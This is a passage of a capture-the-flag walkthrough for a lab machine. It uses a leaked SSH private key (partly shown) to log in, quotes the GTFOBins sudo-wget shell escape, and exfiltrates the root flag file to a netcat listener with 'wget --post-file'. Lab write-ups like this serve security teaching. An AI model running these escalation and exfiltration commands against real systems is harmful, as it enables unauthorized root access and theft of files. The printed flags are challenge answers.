V35mEHIidDqtCyC/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyyios7dMiVPtxtsomEHwYZiybnr3SeFGuUr1w/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaI8XWGhMokncVyZwI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT4OpebIsu
eyq5AoGBANCkOaWnitoMTdWZ5d+WNNCqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb
QNF1fedEOvsguMlpNgvcWVXGINgoOOUSJTxCRQFy/onH6X1T5OAAW6/UXc4S7Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMFzn6vjEab9GhnpMihrSCod
-----END RSA PRIVATE KEY-----
```

SO we Have RSA key and Username **Jessie** and ssh is open.

Let try To login ssh with id_rsa

Before logged in let change permission of id_rsa


- chmod 600 id_rsa



```
death@esther:~/Lab/Wgel$ nano  id_rsa
death@esther:~/Lab/Wgel$ chmod 600 id_rsa
death@esther:~/Lab/Wgel$ 
```

Let try to login

- ssh jessie@10.10.79.31 -i id_rsa




```
death@esther:~/Lab/Wgel$ nano  id_rsa
death@esther:~/Lab/Wgel$ chmod 600 id_rsa
death@esther:~/Lab/Wgel$ ssh jessie@10.10.79.31 -i id_rsa
The authenticity of host '10.10.79.31 (10.10.79.31)' can't be established.
ED25519 key fingerprint is SHA256:6fAPL8SGCIuyS5qsSf25mG+DUJBUYp4syoBloBpgHfc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.79.31' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


8 packages can be updated.
8 updates are security updates.

jessie@CorpOne:~$ 
```

Awesome !! We logged in

Let find User flag.txt

I just used find command to locate user-flag.txt

- find / -type f -name user*.txt 2> /dev/null




```
jessie@CorpOne:~$ find / -type f -name user*.txt 2> /dev/null
/usr/share/doc/hplip/users-guide.txt
/home/jessie/Documents/user_flag.txt
jessie@CorpOne:~$
```

Let try to **cat**

- cat /home/jessie/Documents/user_flag.txt

User-flag.txt

- **057c67131c3d5e42dd5cd3075b198ff6**




```
jessie@CorpOne:~$ cat /home/jessie/Documents/user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
jessie@CorpOne:~$
```

as we find the user flag let find root.

Let's escalate privileges


let try if we can run any command as sudo.

- sudo -l




```
jessie@CorpOne:~$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
jessie@CorpOne:~$ 
```

OK so we can use wget as sudo ,Let go to gtfobins.



Binary	Functions
wget	Shell, File upload, File download, File write, File read, SUID, Sudo

- https://gtfobins.github.io/gtfobins/wget/



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp)
chmod +x $TF
echo -e '#!/bin/sh\n/bin/sh 1>&0' >$TF
sudo wget --use-askpass=$TF 0
```

My machine got expired I need to restart

my new IP = 10.10.210.247


So we can use sudo with wget to post or download any content of file, In order to gain root flag we need to specify the parameter –post-file and establish connection with netcat. So we can view content of root.txt file.

- sudo /usr/bin/wget --post-file=<path of file> <Listening IP>

Open terminal

In Your system start netcat listener to gain connects. Default port 80


- sudo nc -lnvp 80



```
death@esther:~$ sudo nc -lnvp 80
Listening on 0.0.0.0 80
```

In target terminal:


- sudo /usr/bin/wget --post-file=/root/root_flag.txt “Your Ip”



```
jessie@CorpOne:~$ sudo /usr/bin/wget --post-file=/root/root_flag.txt 10.17.120.99
--2024-07-27 22:36:00--  http://10.17.120.99/
Connecting to 10.17.120.99:80... connected.
HTTP request sent, awaiting response...
```

The Connection wast established successfully.

In netcat we got the content of root_flag.txt



```
death@esther:~$ sudo nc -lnvp 80
Listening on 0.0.0.0 80
Connection received on 10.10.210.247 41318
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.17.120.99
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

b1b968b37519ad1daa6408188649263d
```

Here is our root flag

Root flag.txt

b1b968b37519ad1daa6408188649263d

Thank you